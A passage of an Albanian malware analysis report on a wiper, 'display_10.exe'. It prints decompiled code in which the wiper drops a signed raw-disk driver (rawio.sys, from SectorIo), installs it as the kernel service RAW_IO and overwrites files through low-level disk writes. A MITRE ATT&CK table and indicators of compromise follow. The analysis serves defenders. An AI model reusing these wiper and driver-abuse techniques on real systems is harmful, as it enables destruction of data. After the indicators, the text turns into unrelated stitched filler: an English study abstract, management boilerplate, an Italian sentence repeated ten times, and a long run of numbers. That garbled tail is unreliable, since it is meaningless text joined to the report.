- Ekzekuton një **kontroll të pajisjeve/diskut**, dhe evidentohet vargu i karaktereve **C:\Windows\System32\drivers\beep.sys**
- Në fund, përpiqet të **fitojë privilegjin për të mbyllur ose rindezur sistemin**, dhe nëse ia del, thërret **ExitWindowsEx**.

```

3 GetTokenInformation(local_640,TokenElevation,&local_5f8,4,(PWORD)&local_5f0);
4 pauVar9 = local_640;
5 CloseHandle(local_640);
6
7 FUN_140025cc8(pauVar9,(undefined (*) [32])local_158);
8 DVar7 = GetFileAttributesA(local_158);
9 if ((DVar7 == 0xffffffff) && (DVar7 = GetLastError(), DVar7 == 2)) {
10     pvVar10 = CreateFileA(local_158,0x10000000,0,(LPSECURITY_ATTRIBUTES)0x0,2,0x80,(HANDLE)0x0);
11     if ((pvVar10 == (HANDLE)0xffffffff) ||
12         (WriteFile(pvVar10,&DAT_140065300,0x2d88,(LPDWORD)&local_5f8,(LPOVERLAPPED)0x0),
13          (int)local_5f8 != 0x2d88)) {
14         return 0xffffffff;
15     }
16     CloseHandle(pvVar10);
17 }
18
19 puVar11 = FUN_140035634(1);
20 piVar15 = (longlong *)0x18c;
21 piVar18 = "C:\\Users\\<username>\\AppData\\Local\\Temp\\<username>\\Desktop\\<username>\\main.cpp";
22 FUN_140025c84((ulonglong)puVar11,0x14005f318,
23              "C:\\Users\\<username>\\AppData\\Local\\Temp\\<username>\\Desktop\\<username>\\main.cpp",0x18c);
24 piVar12 = (FILE *)FUN_140035634(2);
25 fflush(piVar12);
26 FUN_140025d40(local_158);
27 local_5a0 = 4;
28 uStack_5a4 = 0;
29 uStack_5a0 = 0xf;
30 uStack_59c = 0;
31 local_5b0, 5 11 = SUB1611(2EXT816(0),5);

```

Figura 63: Funksioni FUN_1400294c0

Funksioni **FUN_140025cc8** merr path-in e skedarit të përkohshëm të sistemit (Temp) nëpërmjet **GetTempPathA(0x104, local_118)**;

Ky funksion i Windows merr path-in e përkohshëm, p.sh.:

C:\Users\<username>\AppData\Local\Temp dhe ndërton një varg karakteresh **C:\Users\<username>\AppData\Local\Temp\rawio.sys**

Kjo na jep idenë që kemi të bëjmë me një skedar të llojit *driver* në një direktori jo të zakonshme.

```

1
2 undefined (*) [32] FUN_140025cc8(undefined8 param_1,undefined (*)param_2
3
4 {
5     CHAR local_118 [272];
6
7     FUN_14004bcc0(param_2,0,0x104);
8     GetTempPathA(0x104,local_118);
9     strncpy((char *)param_2,local_118,0x104);
10    strncat((char *)param_2,"\\",0x104);
11    strncat((char *)param_2,"rawio.sys",0x104);
12    return param_2;
13 }
14

```

Figura 64: Evidentimi i rawio.sys në direktorinë temp

Nëse rikthehemi në funksionin e mëparshëm **FUN_1400294c0**, pikërisht këtu ndodh krijimi i këtij skedari rawio.sys .

```

1. pvVar10 = CreateFileA(local_158,
2.           0x10000000, // GENERIC_READ | GENERIC_WRITE
3.           0,
4.           NULL,
5.           2, // CREATE_ALWAYS
6.           0x80, // FILE_ATTRIBUTE_NORMAL
7.           NULL);

```

Krijohet rawio.sys me të drejtë shkrimi/leje për lexim-shkrim.
Nëse ekziston më parë, **fshihet dhe krijohet nga e para.**

Në pjesën e kodit si më poshtë shkruan në skedar **0x2D88 byte** nga **bufferi &DAT_140065390**.
Kjo është përmbajtja e driver-it rawio.sys që po krijohet në disk.

```

if ((pvVar10 == (HANDLE)0xffffffffffffffff) ||
    (WriteFile(pvVar10, DAT_140065390, 0x2d88, (LPDWORD)&local_5f8, (LPOVERLAPPED)0x0),
     (int)local_5f8 != 0x2d88)) {
    return 0xffffffff;
}
CloseHandle(pvVar10);

```

Figura 65: Krijimi i skedarit rawio.sys

Më poshtë në këtë funksion emrat dhe prapashtesat janë të ruajtura si vlera *hexadecimal*. Po, kjo pjesë e kodit, tregon një grup emrash të skedarëve me prapshesa të zakonshme si **.backup, .config, .gif, .pst, .ost, .bak, exe, dll etj.** Të gjitha këto zakonisht janë objektiva të ransomware apo programeve të tjera keqdashëse.

Më pas përgatitet për të përsëritur mbi strukturën që përmban këto emra.

Kjo do përdoret më vonë për të:

- Skanuar skedarët në disk
- Kërkuar në disqe lokale për skedar që përfundojnë me këto prapashtesa.

```

Decompile: FUN_1400294c0 - (display_10.exe)

_local_598 = ZEXT716(0x6769666e6f632e);
local_568 = 4;
uStack_564 = 0;
uStack_560 = 0xf;
uStack_55c = 0;
auStack_573 = SUB1611(ZEXT816(0),5);
local_578 = (undefined [5])0x7473702e;
local_548._8_4_ = 0xf;
local_548._0_8_ = 4;
uStack_53c = 0;
stack0xfffffffffffffaad = SUB1611(ZEXT816(0),5);
local_558._0_5_ = 0x74736f2e;
local_528 = 4;
uStack_524 = 0;
uStack_520 = 0xf;
uStack_51c = 0;
local_538._5_11_ = SUB1611(ZEXT816(0),5);
local_538._0_5_ = 0x6b61622e;
stack0xffffffffffff9d0 = (LUID)local_518;
_local_638 = (undefined (*) [32])local_5b8;
FUN_14002ac80((undefined (**) [16])local_338,(undefined (**) [32])local_638);
ppvVar15 = (LPVOID *)local_518;
lVar20 = 5;
do {

```

Figura 66: Prapashtesat e skedarëve

Më poshtë jepet një pjesë kodi në mënyrë manuale për të ndërtuar një path në wchar_t (Unicode string).

1. local_268._0_1_ = 'C'; // fillimi i stringut
2. ...
3. uStack_250._3_1_ = '\\'; // karakteret vazhdojnë
4. ...
5. uStack_24c._3_1_ = 'p'; // "beep"
6. local_248 = 0x7379732e; // ".sys" (me anë të vlerave hex)

Si përfundimi krijohet path wchar_t *path = L"C:\\Windows\\System32\\drivers\\beep.sys"

Më pas vijojnë të kërkojë **drive-t logjike në sistem**, si C:\\, D:\\, etj.

Për çdo drive të zbuluar, përdor disa struktura dhe funksione për të bërë **analizë ose përpunim të të dhënave në ato drive**.

```

FUN_14002ab08((LPVOID *)local_5d8);
}
local_5e0 = 0;
while (uVar5 = local_5e0,
      local_5e0 < (ulonglong)((longlong)local_3b8 - (longlong)local_3c0) / 0x18) {
    ppauVar1 = local_3c0 + local_5e0 * 3;
    _local_5d8 = ZEXT816(0);
    local_5e0 = 0;
    DVar7 = GetLogicalDrives();
    local_647 = 0x41;
    while (auVar2 = _local_5d8, bVar4 = local_647, (char)local_647 < '[') {
        if ((DVar7 >> ((int)(char)local_647 - 0x41U & 0xf) & 1) != 0) {
            _local_638 = (_TOKEN_PRIVILEGES)ZEXT816(0);
            local_628 = 0;
            local_620 = 0;
            FUN_14002ad80((undefined (*) [32])local_638, local_647, 1);
            pauVar9 = FUN_140028040((undefined (*) [32])local_638, (undefined (*) [32])&DAT_14005f2bc, 2);
        };
        local_618 = *(undefined (*) [16])*pauVar9;
    }
}

```

Figura 67: Kërkimi i disqeve

Funksioni FUN_14002917c:

Lexon çdo file dhe folder në një path të caktuar.

Nëse gjen ndonjë file që përputhet me një listë emrash (filtra), e ruan atë në një listë.

Nëse gjen një subfolder, futet thellë në të. I gjithë ky operacion ndodh me kujdes për **menaxhim manual të memories**, gjë që tregon se është pjesë e skedarit keqdashës.

```

pauVar9 = *(undefined (**) [32])*param_1;
}
pauVar16 = param_3;
FUN_1400280b4((undefined (*) [32])local_1a8, param_2, param_3, pauVar9,
             *(ulonglong *)(*param_1 + 0x10), (undefined (*) [32])&DAT_14005f2b8, 2);
lpFindFileData = (LPWIN32_FIND_DATA)&local_168;
lpFileName = local_1a8;
if (0xf < local_190) {
    lpFileName = local_1a8[0];
}
hFindFile = FindFirstFileA((LPCSTR)lpFileName, lpFindFileData);
if (hFindFile != (HANDLE)0xffffffffffffffff) {
    do {
        if ((local_13c[0] != '.') ||
            ((local_13c[1] != '\0' && ((local_13c[1] != '.' || (local_13c[2] != '\0')))))) {
            if (*(ulonglong *)(*param_1 + 0x10) == 0x7fffffffffffffff) {

```

Figura 68: Leximi i skedarëve dhe direktorive

Funksioni FUN_140025d40

Ky funksion:

1. **Hap Service Control Manager** me OpenSCManagerA(NULL, NULL, 2) (akses për

krijim dhe modifikim të servisi).

2. **Krijon një service të ri të quajtur RAW_IO me CreateServiceA(...)**, dhe si path të executable-it përdor param_1 (parametër që vjen nga jashtë).

RAW_IO është emri i servisit (i dyshimtë).

param_1 është path i executable-it ose driver-it që do të ngarkohet si service.

3. **Starton servisin** me StartServiceA(...).

a. Nëse startimi nuk ka sukses por GetLastError() == 0x420 (ERROR_SERVICE_ALREADY_RUNNING), e konsideron gjithsesi sukses.

4. Nëse dështojnë disa hapa, e **kontrollon nëse RAW_IO është krijuar më parë** me OpenServiceA(...).

5. Në fund, kthen 1 nëse suksesshëm, 0 nëse jo.

param_1 është rruga e skedarit që do të përdoret si *executable* për servisin.

Pra, në rastin konkret driver **rawio.sys** n do të jetë driveri rawio.sys i krijuar në direktorinë temp.



```
Decompile: FUN_140025d40 - (display_10.exe)
1 {
2     BOOL BVar1;
3     DWORD DVar2;
4     SC_HANDLE hSCManager;
5     SC_HANDLE pSVar3;
6     undefined *puVar4;
7     FILE *pFVar5;
8     undefined8 uVar6;
9
10    hSCManager = OpenSCManager((LPCSTR) 0x0, (LPCSTR) 0x0, 2);
11    uVar6 = 0;
12    if (hSCManager != (SC_HANDLE) 0x0) {
13        pSVar3 = CreateServiceA(hSCManager, "RAW_IO", "RAW_IO", 0x10030, 1, 3, 1, param_1, (LPCSTR) 0x0,
14                                (LPDWORD) 0x0, (LPCSTR) 0x0, (LPCSTR) 0x0, (LPCSTR) 0x0);
15        if (pSVar3 != (SC_HANDLE) 0x0) {
16            BVar1 = StartServiceA(pSVar3, 0, (LPCSTR *) 0x0);
17            if ((BVar1 != 0) || (DVar2 = GetLastError(), DVar2 == 0x420)) {
18                uVar6 = 1;
19            }
20            CloseServiceHandle(pSVar3);
21            CloseServiceHandle(hSCManager);
22            return uVar6;
23        }
24    }
25    puVar4 = FUN_140035634(1);
26}
```

Figura 69: Krijimi i servisit keqdashës RAW_IO

Funksioni **FUN_14002b620** është funksioni më kritik i analizës. Ai përdor një teknikë për **shkrim të drejtpërdrejtë në disk**, përmes një **driver-i të quajtur sectorio.sys**, për të **modifikuar sektorë të diskut në nivel të ulët**, për të manipuluar boot sector ose mbishkruar skedarë .exe/.dll si pjesë e një teknikë "wiper" pra në shkatërrimin e të dhënave.

Ky funksion përdor këtë driver (sectorio.sys) për të kryer një **IOCTL (Input/Output Control)** që:

- Mundëson shkrimin direkt në sektorët e diskut (shumë e rrezikshme).
- Kalon mbrojtjet e Windows për shkrime në MBR/Volume Boot Record ose direkt në

skedarë të mbrojtur.

- **Bypass-on endpoint protection**, duke shmangur shkrimin përmes API-ve të Windows-it.

```
Decompile: FUN_14002b620 - (display_10.exe)
6  longlong lVar8;
7  undefined8 uVar9;
8  undefined local_res18;
9  undefined3 uStack_133;
10 undefined4 uStack_130;
11 undefined uStack_12c;
12 LPSTR local_128 [2];
13 CHAR local_118 [272];
14
15 local_res18 = param_3;
16 hDevice = CreateFileA("\\\\.\\sectorio",0xc0000000,3,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)
0x0
17 );
18 uVar9 = 1;
19 if (hDevice == (HANDLE)0xffffffff) {
20     FUN_14004bcc0((undefined (*) [32])local_118,0,0x104);
21     GetFullPathNameA("sectorio.sys",0x108,local_118,local_128);
22     pvVar6 = CreateFileA(local_118,0x80000000,1,(LPSECURITY_ATTRIBUTES)0x0,3,0x80,(HANDLE)0x0);
23     if (pvVar6 != (HANDLE)0xffffffff) goto LAB_14002b7cd;
24     hDevice = (HANDLE)0x0;
25 }
```

Figura 70: sectorio.sys

Gjatë analizës u evidentua dhe një pjesë kodi në një funksion pa emër ku janë të koduara një sërë emrash të skedarëve si **LuCallbackProxy.exe ccSchvScht.exe SmSc.exe (nga 0x6578652e636d53) AccApp.exe SysmSrv.exe SysmEAFE.exe IR.exe SysclmScvs**. Këto janë të gjitha emra të lidhur me **Symantec/Norton/Security Suite exe**.

Kjo pjesë kodi është projektuar për të anashkaluar mbrojtjen e **Symantec** duke përdorur emra të proceseve legjitime të tij, gjë që mund të ndalojë inicializimin e moduleve mbrojtës (për shembull, nëse Symantec përdor kontroll me emra procesesh për self-protection).

```
Decompile: UndefinedFunction_140001000 - (display_10.exe)

uStack_f0 = 0xf;
uStack_ec = 0;
stack0xffffffffffffffff00 = 0x6578652e;
auStack_108._0_8_ = 0x7473486376536363;
uStack_d8 = 7;
uStack_d4 = 0;
uStack_d0 = 0xf;
uStack_cc = 0;
auStack_b8 = ZEXT816(0);
uStack_fc = 0;
auStack_e8 = ZEXT716(0x6578652e636d53);
auStack_c8 = ZEXT816(0);
FUN_140027b58((undefined (*) [32])auStack_c8, (undefined (*) [32])"LuCallbackProxy.exe", 0x13);
uStack_98 = 9;
uStack_94 = 0;
uStack_90 = 0xf;
uStack_8c = 0;
stack0xffffffffffffffff60 = 0x65;
auStack_a8._0_8_ = 0x78652e7070416363;
stack0xffffffffffffffff80 = 0x6578;
auStack_88._0_8_ = 0x652e7672536d7953;
stack0xffffffffffffffa0 = 0x6578;
auStack_68._0_8_ = 0x652e4146456d7953;
```

Figura 71: Serviset e symantec etj

Funksioni **FUN_14002b390** është funksioni që përdoret nga skedari keqdashës për të komunikuar me driver-in e vet sectorio.sys dhe për të ekzekutuar **operacione RAW në disk** (lexim/shkrim drejtpërsëdrejti në sektorë).

- **Zgjedh volumin** në bazë të driveIndex.
- **Verifikon** që volumi është **NTFS** (shumica e sistemeve Windows).
- **Hap diskun** në **RAW I/O** (anashkalon sistemin e skedarëve dhe shumicën e mbrojtjeve AV).
- **Paketon** madhësinë/offset-in (local_e0) dhe e dërgon te driver-i përmes IOCTL-it të personalizuar.
- **Driver-i sectorio.sys** ekzekuton shkrimin/leximin fizik dhe kthen adresën reale të sektorit të prekur.
- **Përdor IOCTL jo-standard (0x560020)** → kërkon ekzistencën e sectorio.sys.
 - **Shkruan në disk në nivel sektori** → mund të fshijë, të dëmtojë ose të fshehë të dhëna pa u kapur nga AV-të.
- **Verifikon NTFS** për të siguruar përputhje me strukturën e disqeve Windows.
- **Mbështetet në path-et “\\.\X:”** – teknikë klasike e malwarëve/wiper-ave për të anashkaluar API-të e high level

Funksionaliteti kryesor i këtij skedari është shkatërrimi i skedarëve të sistemit operativ të windows dhe i skedarëve të vetë përdoruesve. Pra procesi që ndodh funksionon në formë të tillë: skedari legjitim i windows beep.sys përdoret si input për të mbishkruar skedarët nëpërmjet driverit rawio.sys që në fakt është sectorio.sys. Roli i driverit në këtë rast funksionon si një Proxy, nga ku i gjithë procesi i mbishkrimit nuk ndodh nga vetë skedari i ekzekutueshëm por nga vetë driveri.

Skedari i cili përdoret si mbishkrim është skedari beep.sys i cili përdoret si parametër për të mbishkruar mbi skedarët e vetë sistemit operativ.

6. Analiza e skedarit rawio.sys

Skedari display_10.exe kërkon të drejta administratori për të funksionuar, pasi që të krijohet një servis i tipit kernel do të duhen të drejta administrative. Ajo çfare e bën këtë sulm të suksesshëm është certifikata legjitime që i është nënshkruar. Nuk bëhet fjalë për certifikatën e skedarit display_10.exe por për certifikatën e rawio.sys pasi ky është skedari i cili përcaktohet si binary executable në servis.

Në një sistem modern Windows x64 me Secure Boot / DSE të aktivizuar, sectorio.sys pa certifikate nuk mund të ngarkohet si driver kernel, edhe pse mund të regjistrohet si shërbim. Do të ngarkohej vetëm nëse sulmuesi:

- çaktivizon **Driver Signature Enforcement** (Test Mode, Safe Mode me Disable integrity checks),
- përdor një metodë “bring-your-own-vulnerable-driver”,
- ose është në një sistem 32-bit / shumë i vjetër ku nënshkrimi nuk aplikohet




Figura 72: Certifikata e rawio.sys

Nëse bëjmë query mbi serviset e windows me emrin RAW_IO do evidentohet dhe pathi i rawio.sys i cili është në pathin e temp të përmendur dhe më pare.

```
Command Prompt
Microsoft Windows [Version 10.0.19045.2965]
(c) Microsoft Corporation. All rights reserved.

FLARE-VM Wed 06/25/2025 10:59:44.38
C:\Users\flare>sc qc RAW_IO
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: RAW_IO
        TYPE               : 1        KERNEL_DRIVER
        START_TYPE           : 3        DEMAND_START
        ERROR_CONTROL         : 1        NORMAL
        BINARY_PATH_NAME      : \??\C:\Users\flare\AppData\Local\Temp\rawio.sys
        LOAD_ORDER_GROUP      :
        TAG                   : 0
        DISPLAY_NAME          : RAW_IO
        DEPENDENCIES           :
        SERVICE_START_NAME    :

FLARE-VM Wed 06/25/2025 10:59:48.05
C:\Users\flare>
```

Figura 73: servisi i rawio.sys

Gjatë evidentimit dhe kërkimit të kërcënimeve u evidentua repository në github i cili u përdor për krijimin e këtij driveri <https://github.com/jschicht/SectorIo/>

Nga kodi i shkruar në gjuhë C u kuptua se ky **driver Windows x64 (kernel-mode)** ekspozon një objekt të quajtur **\\Device\\sectorio** → **\\DosDevices\\sectorio** dhe u lejon proceseve në “user-mode” të bëjnë **lexime/shkrime RAW** në sektorët e çdo disku ose ndarjeje (partition) që ekziston në sistem.

1. WCHAR g_szDeviceName[] = L"\\Device\\sectorio";
2. WCHAR g_szDosDeviceName[] = L"\\DosDevices\\sectorio";

IoCreateDevice(..., &szDeviceName, FILE_DEVICE_UNKNOWN, ..., &gp_DevObj);
IoCreateSymbolicLink(&szDosDeviceName, &szDeviceName);

sectorio.sys ekspozon një pajisje **\\.\sectorio** që pranon një IOCTL (0x560020) për të lexuar/mbishkruar sektorë fizikë në çdo disk/partition NTFS. Driveri bën enumerate të të gjitha objekteve të **disk.sys** dhe ruan për secilin madhësinë e sektorit. Çdo proces user-mode që hap pajisjen mund të thërrasë IOCTL_SECTOR_WRITE dhe të kryejë **shkrim të drejtpërdrejtë në disk (RAW)** pa asnjë verifikim të privilegjeve, duke anashkaluar mekanizmat e integritetit të skedarëve dhe monitorimin e antivirusëve. Kjo e bën driverin një mjet ideal për **wiper, rootkit ose ransomware** që duan të manipulojnë diskun nën nivelin e sistemit të skedarëve.

Sectorlo / sector.c

Code Blame 511 lines (406 loc) · 13.6 KB

```
20
21 #include "ntddk.h"
22 #include "ntdddisk.h"
23 #include "stdarg.h"
24 #include "stdio.h"
25 #include <ntddvol.h>
26
27 #include <mountdev.h>
28 #include "wmistr.h"
29 #include "wmidata.h"
30 #include "wmiguid.h"
31 #include "wmilib.h"
32 #include "sector.h"
33
34
35
36 WCHAR g_szDeviceName[] = L"\\Device\\sectorio";
37 WCHAR g_szDosDeviceName[] = L"\\DosDevices\\sectorio";
38 UNICODE_STRING szDeviceName;
39 UNICODE_STRING szDosDeviceName;
40
41 PDEVICE_OBJECT gp_DevObj = NULL;
42
43 #pragma alloc_text(INIT, DriverEntry)
44
45 NTSTATUS GetGeometry(PDEVICE_OBJECT pDiskDevObj, PDISK_GEOMETRY pDiskGeo)
46 /*++
```

Figura 74: source kodi i sectorio



Figura 75: Pas ekzekutimit të display_10.exe

7. Teknika MITRE ATT&CK

Tactic	Technique (ID & Name)	Explanation / Evidence
Execution	T1204.002 - User Execution: Malicious File	Script launches the .exe
	T1059.003 - Command & Scripting Interpreter: Windows Command Shell	Executes sc.exe, Powershell or WMI to install services
Persistence	T1543.003 - Create or Modify System Process: Windows Service	Create service for rawio.sys
Privilege Escalation	T1543.003 - Create System Process	Kernel driver executes in SYSTEM context
Defense Evasion	T1036 - Masquerading	Beep.sys and rawio.sys may mimic legit drivers
	T1014 - Rootkit	If driver hides activity from AV/logs
	T1222.001 - File and Directory Permissions Modification	May disable protections on system files before overwrite
Lateral Movement	T1569.002 - System Services: Service Execution	Uses sc.exe <u>\\target</u> create or PsExec to remotely install and start the driver-based service
	T1077 – Windows Admin Shares	Drops EXE/SYS over admin shares
	T1021.001 - Remote Services: Remote Desktop Protocol (optional)	Attacker laterally moved manually
Impact	T1485 – Data Destruction	Overwrites .exe .dll and potentially boot-critical files
	T1561.001 - Disk Wipe : Disk Content Wipe	If used raw disk access to wipe
	T1490 – Inhibit System Recovery	Could delete backups, shadow copies

8. Indikatorët e Sulmit

apps.txt	1B1503B2F6DBF1E144EEEF757EC3BC041BDFAD0EF01E83690AA25F DFA54244C2
demo.php	CDE05D068D7C971F94CAC2A6EA0A95F6A847B2908C20636B1BF4D 58796DDB69E

demo.txt	5121DAABB8B2E1BFBBC8B775452C9C8E24F243FEB2BA558EF8C3F014F6BC4352
page-form-wizards.demo.php	28C26056EEA9507280E552EF51E292CD346491396C3262B815E888FB7C94EB4D
page-index.demo.php	E265A87217EBEB3D16E9908FFA9F6E52D666687995929D6181C29ACCA7374F83
Display_10.exe	81EB22828306F3197B35FEF2035CEF2C548F587F8511902852964850023389D7
Rawio.sys	06B7A3CD3266449294EEEFB957965EA9F1354804696955E1EB1A7F9B515F5880
p.exe	6ccdf55ce9e33a5fe3422464bf0c91cbfc8bb5f
IPv4	144[.]172[.]87[.]152
IPv4	45[.]38[.]194[.]212
IPv4	188[.]229[.]90[.]166
IPv4	188[.]229[.]66[.]237
IPv4	146[.]70[.]246[.]105
IPv6	2001:67c:e60:c0c:192:42:116:211
Email	NazarioPaparella_2025@proton[.]me
BTC Wallet	bc1qmn9hskttjl3tt66hmg0qj4l7sl2edzth636ces

- 57

- 59

Abstract

Abstract: The purpose of this study was to investigate the effects of a 12-week training program on the physical and psychological health of young adults. The study was conducted in a university setting and involved 100 participants. The participants were divided into two groups: a control group and an experimental group. The experimental group participated in a 12-week training program, while the control group did not. The results of the study showed that the experimental group had significantly higher levels of physical fitness and psychological well-being compared to the control group. The findings suggest that a 12-week training program can have a positive impact on the physical and psychological health of young adults.

Management is not possible if you do not have the appropriate information and resources. It is essential to ensure that you have the right information and resources at the right time. This involves understanding the needs of your organization and the people who work for you. It also involves understanding the external environment and the opportunities and challenges it presents. Management is a process of planning, organizing, leading, and controlling resources to achieve the organization's goals. It is a dynamic process that changes as the organization and its environment change. Management is a key function of any organization and is essential for its success.

Il primo risultato è che la maggior parte degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il secondo è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il terzo è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il quarto è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il quinto è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il sesto è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il settimo è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. L'ottavo è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il nono è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche. Il decimo è che la maggioranza degli italiani è contraria a un'ulteriore privatizzazione delle aziende pubbliche.

Management and all employees agree that the Board and the Management are entitled to receive information and communications from all employees. Management and all employees agree that the Board and the Management are entitled to receive information and communications from all employees.

Alle aufgeführten Verfahren sind bei entsprechenden gut definierten Eingangs- und Ausgangsdaten
anwendbar. Es empfiehlt sich, die Verfahren für die jeweilige Aufgabe zu wählen.

- [illegible]

1997, 1998, 1999, 2000, 2001, 2002, 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021, 2022, 2023, 2024, 2025, 2026, 2027, 2028, 2029, 2030, 2031, 2032, 2033, 2034, 2035, 2036, 2037, 2038, 2039, 2040, 2041, 2042, 2043, 2044, 2045, 2046, 2047, 2048, 2049, 2050, 2051, 2052, 2053, 2054, 2055, 2056, 2057, 2058, 2059, 2060, 2061, 2062, 2063, 2064, 2065, 2066, 2067, 2068, 2069, 2070, 2071, 2072, 2073, 2074, 2075, 2076, 2077, 2078, 2079, 2080, 2081, 2082, 2083, 2084, 2085, 2086, 2087, 2088, 2089, 2090, 2091, 2092, 2093, 2094, 2095, 2096, 2097, 2098, 2099, 2100, 2101, 2102, 2103, 2104, 2105, 2106, 2107, 2108, 2109, 2110, 2111, 2112, 2113, 2114, 2115, 2116, 2117, 2118, 2119, 2120, 2121, 2122, 2123, 2124, 2125, 2126, 2127, 2128, 2129, 2130, 2131, 2132, 2133, 2134, 2135, 2136, 2137, 2138, 2139, 2140, 2141, 2142, 2143, 2144, 2145, 2146, 2147, 2148, 2149, 2150, 2151, 2152, 2153, 2154, 2155, 2156, 2157, 2158, 2159, 2160, 2161, 2162, 2163, 2164, 2165, 2166, 2167, 2168, 2169, 2170, 2171, 2172, 2173, 2174, 2175, 2176, 2177, 2178, 2179, 2180, 2181, 2182, 2183, 2184, 2185, 2186, 2187, 2188, 2189, 2190, 2191, 2192, 2193, 2194, 2195, 2196, 2197, 2198, 2199, 2200, 2201, 2202, 2203, 2204, 2205, 2206, 2207, 2208, 2209, 2210, 2211, 2212, 2213, 2214, 2215, 2216, 2217, 2218, 2219, 2220, 2221, 2222, 2223, 2224, 2225, 2226, 2227, 2228, 2229, 2230, 2231, 2232, 2233, 2234, 2235, 2236, 2237, 2238, 2239, 2240, 2241, 2242, 2243, 2244, 2245, 2246, 2247, 2248, 2249, 2250, 2251, 2252, 2253, 2254, 2255, 2256, 2257, 2258, 2259, 2260, 2261, 2262, 2263, 2264, 2265, 2266, 2267, 2268, 2269, 2270, 2271, 2272, 2273, 2274, 2275, 2276, 2277, 2278, 2279, 2280, 2281, 2282, 2283, 2284, 2285, 2286, 2287, 2288, 2289, 2290, 2291, 2292, 2293, 2294, 2295, 2296, 2297, 2298, 2299, 2300, 2301, 2302, 2303, 2304, 2305, 2306, 2307, 2308, 2309, 2310, 2311, 2312, 2313, 2314, 2315, 2316, 2317, 2318, 2319, 2320, 2321, 2322, 2323, 2324, 2325, 2326, 2327, 2328, 2329, 2330, 2331, 2332, 2333, 2334, 2335, 2336, 2337, 2338, 2339, 2340, 2341, 2342, 2343, 2344, 2345, 2346, 2347, 2348, 2349, 2350, 2351, 2352, 2353, 2354, 2355, 2356, 2357, 2358, 2359, 2360, 2361, 2362, 2363, 2364, 2365, 2366, 2367, 2368, 2369, 2370, 2371, 2372, 2373, 2374, 2375, 2376, 2377, 2378, 2379, 2380, 2381, 2382, 2383, 2384, 2385, 2386, 2387, 2388, 2389, 2390, 2391, 2392, 2393, 2394, 2395, 2396, 2397, 2398, 2399, 2400, 2401, 2402, 2403, 2404, 2405, 2406, 2407, 2408, 2409, 2410, 2411, 2412, 2413, 2414, 2415, 2416, 2417, 2418, 2419, 2420, 2421, 2422, 2423, 2424, 2425, 2426, 2427, 2428, 2429, 2430, 2431, 2432, 2433, 2434, 2435, 2436, 2437, 2438, 2439, 2440, 2441, 2442, 2443, 2444, 2445, 2446, 2447, 2448, 2449, 2450, 2451, 2452, 2453, 2454, 2455, 2456, 2457, 2458, 2459, 2460, 2461, 2462, 2463, 2464, 2465, 2466, 2467, 2468, 2469, 2470, 2471, 2472, 2473, 2474, 2475, 2476, 2477, 2478, 2479, 2480, 2481, 2482, 2483, 2484, 2485, 2486, 2487, 2488, 2489, 2490, 2491, 2492, 2493, 2494, 2495, 2496, 2497, 2498, 2499, 2500, 2501, 2502, 2503, 2504, 2505, 2506, 2507, 2508, 2509, 2510, 2511, 2512, 2513, 2514, 2515, 2516, 2517, 2518, 2519, 2520, 2521, 2522, 2523, 2524, 2525, 2526, 2527, 2528, 2529, 2530, 2531, 2532, 2533, 2534, 2535, 2536, 2537, 2538, 2539, 2540, 2541, 2542, 2543, 2544, 2545, 2546, 2547, 2548, 2549, 2550, 2551, 2552, 2553, 2554, 2555, 2556, 2557, 2558, 2559, 2560, 2561, 2562, 2563, 2564, 2565, 2566, 2567, 2568, 2569, 2570, 2571, 2572, 2573, 2574, 2575, 2576, 2577, 2578, 2579, 2580, 2581, 2582, 2583, 2584, 2585, 2586, 2587, 2588, 2589, 2590, 2591, 2592, 2593, 2594, 2595, 2596, 2597, 2598, 2599, 2600, 2601, 2602, 2603, 2604, 2605, 2606, 2607, 2608, 2609, 2610, 2611, 2612, 2613, 2614, 2615, 2616, 2617, 2618, 2619, 2620, 2621, 2622, 2623, 2624, 2625, 2626, 2627, 2628, 2629, 2630, 2631, 2632, 2633, 2634, 2635, 2636, 2637, 2638, 2639, 2640, 2641, 2642, 2643, 2644, 2645, 2646, 2647, 2648, 2649, 2650, 2651, 2652, 2653, 2654, 2655, 2656, 2657, 2658, 2659, 2660, 2661, 2662, 2663, 2664, 2665, 2666, 2667, 2668, 2669, 2670, 2671, 